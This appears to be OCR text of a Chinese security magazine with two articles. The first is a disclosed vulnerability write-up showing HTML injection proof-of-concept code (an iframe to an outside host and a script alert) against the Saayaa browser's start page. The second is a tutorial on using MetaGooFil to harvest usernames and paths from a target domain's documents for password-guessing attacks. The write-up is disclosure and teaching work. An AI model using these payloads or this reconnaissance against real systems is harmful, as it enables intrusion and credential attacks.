


图1

从图1中我们看到什么，是网页收藏，这也是他们扩充的第三面功能之一，为方便用户进入常用的网站。

为了显示效果更炫，他们设计时采用了图1这种方式显示，其显示内容包括收藏网站的LOGO、网站的标题，而最主要的是，这个页面是以HTML方式显示的，即一个网页文件。那么倘若这里没有过滤任何HTML标签，会不会造成显示出现可执行任意的HTML标签呢？下面来看看这个页面的实现原理。

四、技术原理

要达到图1中显示LOGO和网站标题的作用，必须获得对应网站的标题和LOGO。我们知道一个网页页面由HTML语言构成，不同的HTML标签代表了不同的含义，比如<title>代表了网页的标题、<img>代表显示一张图片、<a>代表一个超链接等等。

闪游浏览器的起始页获得这些信息的方法很简单，添加一个欲收藏的网站时，浏览器自动去搜索该网站的<tilte>标签内的内容，将其显示在起始页上。

但是一个网页中会有许多的图片，浏览器是怎么知道哪张图片是该网站的LOGO的呢？经过一番研究，原来它是去搜索网页中所有<img>中的src属性，如果地址里包含了“logo”字样，就判定该图片为该网站的LOGO，为了证实，我在本地IIS网站目录里放了一张图片，命名为logo.jpg，然后建立了一个HTML文件，文件内容如下：

```
<html>
<head>
<title>test</title>
</head>
<body>
<img src="logo.jpg"></img>
</body>
</html>
```

这个HTML代码意思是显示本地一张名为logo.jpg图片，然后访问http://127.0.0.1，可见网页中出现一张图片。

然后再在起始页中点击“添加新的网页”，输入地址http://127.0.0.1并确定。等待数秒钟后，就可以在预览处看到刚才的logo.jpg了，图2中的抽象派的叉叉便是我刚才放的logo.jpg。




图2

五、触发漏洞

不知道大家看出问题来了么，刚才讲的原理，闪游浏览器无非就是将<title></title>之间的内容显示出来。而问题所在是，它并不知道<title></title>之间的内容是否也是一段HTML代码，就胡乱显示出来了，从而导致可以随意执行HTML代码。下面我将刚才的HTML文件修改一下来证实一点。

代码如下：

```
<html>
<head>
<title>
<iframe src="http://www.shellcodes.org"></if-
rame></title>
</head>
<body>
</body>
</html>
```

在<title></title>之间，我插入了一个<iframe src="http://www.shellcodes.org"></iframe>，喜欢挂马的同学都应该明白这个是嵌入一个外部网站，保存后，我们再将它添加到起始页内，却出现了这样的效果（如图3）。

看来是被干扰了，咱们把<iframe src="http://www.shellcodes.org"></iframe>换一个形式，改为"><iframe src="http://www.shellcodes.org"></iframe>，保存后，将起始页恢复到默认，再次添加，效果出来了，已经成功嵌入一个外部链接了（如图4）




图3




图4




图5

刚才我们讲了获得LOGO图片的方法，我们将<body></body>之间插入<img src="logo.jpg"><script>alert("shellcodes.org")</script></img>，让浏览器将代码<script>alert("shellcodes.org")</script>显示出来，添加后，立即弹出了提示框（如图5）。

不过<img></img>之间的这段脚本只有添加后的那瞬间会被执行，以后无论是再次启动浏览器，还是再次刷新起始页，这段代码都不会再执行，但它确实属于一个安全问题。

完整的测试代码如下：

```
<html>
<head>
<title>
"><iframe src="http://www.shellcodes.org"></iframe></title>
</head>
<body>
<img src="logo.jpg"><script>alert("shellcodes.org")</script></img>
</body>
</html>
```

六、后记

该漏洞虽然危害不大，但它确确实实是一个安全漏洞。至此，我已经通知了官方了，他们已经开始做一些修补工作。影响版本<=1.5.0.0。希望能通过本文开拓读者挖掘漏洞的视野，而对软件漏洞的概念不仅仅是停留在缓存溢出漏洞上。

（文章中所涉及到的saayaasetup、抽象派的LOGO已收录在光盘中）

信息搜集小工具Metagoofil

古典娃娃【N.S.T】

MetaGooFil是一个使用python来编写的信息收集脚本工具，MetaGooFil使用了libextractor来完成对文件中数据的提取，libextractor是一个可以从任意类型文件中提取元数据的库，MetaGooFil设计用于在渗透的目标网站中提取公开的文件中的元数据。如pdf、doc、xls、ppt、odp、ods等类型的文件里面的敏感数据。

MetaGooFil会把提取出来的元数据生成一个HTML格式的文件，里面包含提取出的潜在用户名列表，然后可以用来对目标系统所开放的服务进行猜解攻击，如ftp、pop3、web、vpn等等服务。同时还可以提取的元数据中泄露的路径的列表，通过这些信息你可以猜测到目标所使用的操作系统、网络名称和共享资源等等。

MetaGooFil 1.4b这个新版本还可以从微软Office文档中提取系统的Mac地址，这有可能知道对方正在使用什么品牌的硬件。

而所有的这些信息都不应该在网络上可以得到，但大多数公司并没有关于信息泄露的管理政策，其中大多数人并不知道这些敏感信息的存在，所以通过这个简单的技巧，你可以向客户展示攻击者可以取得什么样的信息。

MetaGooFil 1.4b已经包含在了backtrack 4 R2里面了，但我们也可以自己来把它安装在其他的Linux系统里面使用，如ubuntu，使用MetaGooFil前先要安装python与extract。在Windows系统中也一样可以使用Metagoofil，同样要先安装Windows版本的python和extractor，Windows的libextractor已经收录在光盘里了。

下载metagoofil-1.4b.tar（如图1）。

```
akast@bogon:~$ wget http://www.edge-security.com/soft/metagoofil-1.4b.tar
--2011-01-18 02:42:03--  http://www.edge-security.com/soft/metagoofil-1.4b.tar
Resolving www.edge-security.com... 62.149.140.48
Connecting to www.edge-security.com|62.149.140.48|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 34304 (34K) [application/x-tar]
Saving to: `metagoofil-1.4b.tar'

100%[======================================================>] 34,304      14.3K/s   in 2.3s

2011-01-18 02:42:14 (14.3 KB/s) - `metagoofil-1.4b.tar' saved [34304/34304]
```

图1

解压（如图2）。

```
akast@bogon:~$ tar xf metagoofil-1.4b.tar
akast@bogon:~$ ls
Desktop    Downloads  metagoofil-1.4b.tar  Pictures  Templates
Documents  metagoofil  Music                Public    Videos
akast@bogon:~$ cd metagoofil
akast@bogon:~/metagoofil$ ls
COPYING  LICENSES  metagoofil.py  README
```

图2

转为root权限然后安装python与extract（图3）。

安装命令说明请看（如表1）。

```
akast@bogon:~/metagoofil$ sudo bash
[sudo] password for akast:
root@bogon:~/metagoofil# apt-get install extract
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  linux-headers-2.6.35-22-generic linux-headers-2.6.35-22
Use 'apt-get autoremove' to remove them.
The following extra packages will be installed:
  libextractor-plugins libextractor1c2a libgsf-1-114 libgsf-1-common libmpeg2-4 librpm1
  librpmio1 rpm-common
Suggested packages:
  libextractor-java python-extractor
The following NEW packages will be installed:
  extract libextractor-plugins libextractor1c2a libgsf-1-114 libgsf-1-common libmpeg2-4 librpm1
  librpmio1 rpm-common
0 upgraded, 9 newly installed, 0 to remove and 0 not upgraded.
Need to get 10.4MB of archives.
After this operation, 14.4MB of additional disk space will be used.
Do you want to continue [Y/n]? y
Get:1 http://us.archive.ubuntu.com/ubuntu/ maverick/main libgsf-1-common all 1.14.18-1ubuntu1 [59.
2kB]
Get:2 http://us.archive.ubuntu.com/ubuntu/ maverick/main libgsf-1-114 amd64 1.14.18-1ubuntu1 [162k
B]
1% [2 libgsf-1-114 110kB/162kB 67%]                                    8,144B/s 20min 53s
```

图3

Akast@bogon:~$ sudo bash	转为root权限
root@bogon:~# apt-get install python extract	先安装python与extract
root@bogon:~# cd /data/src/	转到要安装MetaGooFil的目录
root@bogon:~# wget http://www.edge-security.com/soft/metagoofil-1.4b.tar	下载MetaGooFil
root@bogon:~# tar xf metagoofil-1.4b.tar	解压metagoofil-1.4b.tar
root@bogon:~# python metagoofil.py <选项>	使用方法，不需安装

表1

使用方法例如：**python metagoofil.py -d ibm.com -l 2 -f all -o 2.html -t cn**，命令已经给大家列出来了（如表2）。

*************************************	
*MetaGooFil Ver. 1.4b *	
*Coded by Christian Martorella *	
*Edge-Security Research *	
*cmartorella@edge-security.com *	
*************************************	
MetaGooFil 1.4	
usage: MetaGooFil options	
-d: domain to search	要搜索的网站域名
-f: filetype to download (all,pdf,doc,xls,ppt,odp,ods, etc)	要搜索的文件类型
-l: limit of results to work with (default 100)	限制搜索的结果数
-o: output file, html format.	导出的文件名
-t: target directory to download files.	存放下载文件的目录
例子：metagoofil.py -d microsoft.com -l 20 -f all -o micro.html -t micro-files	

表2

下面举一个例子，如这里下载的是ibm.com网站中的所有类型的文件保存到cn的文件夹中（如图4）。

```
root@bogon: ~/metagoofil
File Edit View Search Terminal Help
root@bogon:~/metagoofil# python metagoofil.py -d ibm.com -l 2 -f all -o 11.html -t cn

*************************************
*MetaGooFil Ver. 1.4b               *
*Coded by Christian Martorella      *
*Edge-Security Research             *
*cmartorella@edge-security.com      *
*************************************


[+] Command extract found, proceeding with leeching
[+] Searching in ibm.com for: pdf
 527000
[+] Total results in google: 527000
[+] Limit:  2
[+] Searching results: 0
[+] Directory cn already exist, reusing it
        [ 1/19 ] http://www.ibm.com/nl/pdf/dias/overview.pdf
metagoofil.py:295: DeprecationWarning: os.popen4 is deprecated.  Use the subprocess module.
  stdin,stderr = os.popen4(command)
        [ 2/19 ] http://www.ibm.com/nl/pdf/dias/authenticity.pdf
        [ 3/19 ] http://www.ibm.com/nl/pdf/dias/uvc.pdf
        [ 4/19 ] http://www.ibm.com/nl/pdf/dias/migration.pdf
        [ 5/19 ] http://www.research.ibm.com/files/standards_japanese_093008.pdf
Administrator
        [ 6/19 ] http://www.ibm.com/linux/pdf/BWEprintLinux.pdf
Can't download
Can't Download http://www.ibm.com/linux/pdf/BWEprintLinux.pdf
        [ 7/19 ] http://www.ibm.com/ibm/environment/annual/IBM_CorpResp_2002.pdf
```

图4

提取文件的结果保存为2.html文件，很快就可以打开2.html看到提取的结果了如（如图5、6、7）。




图5




图6

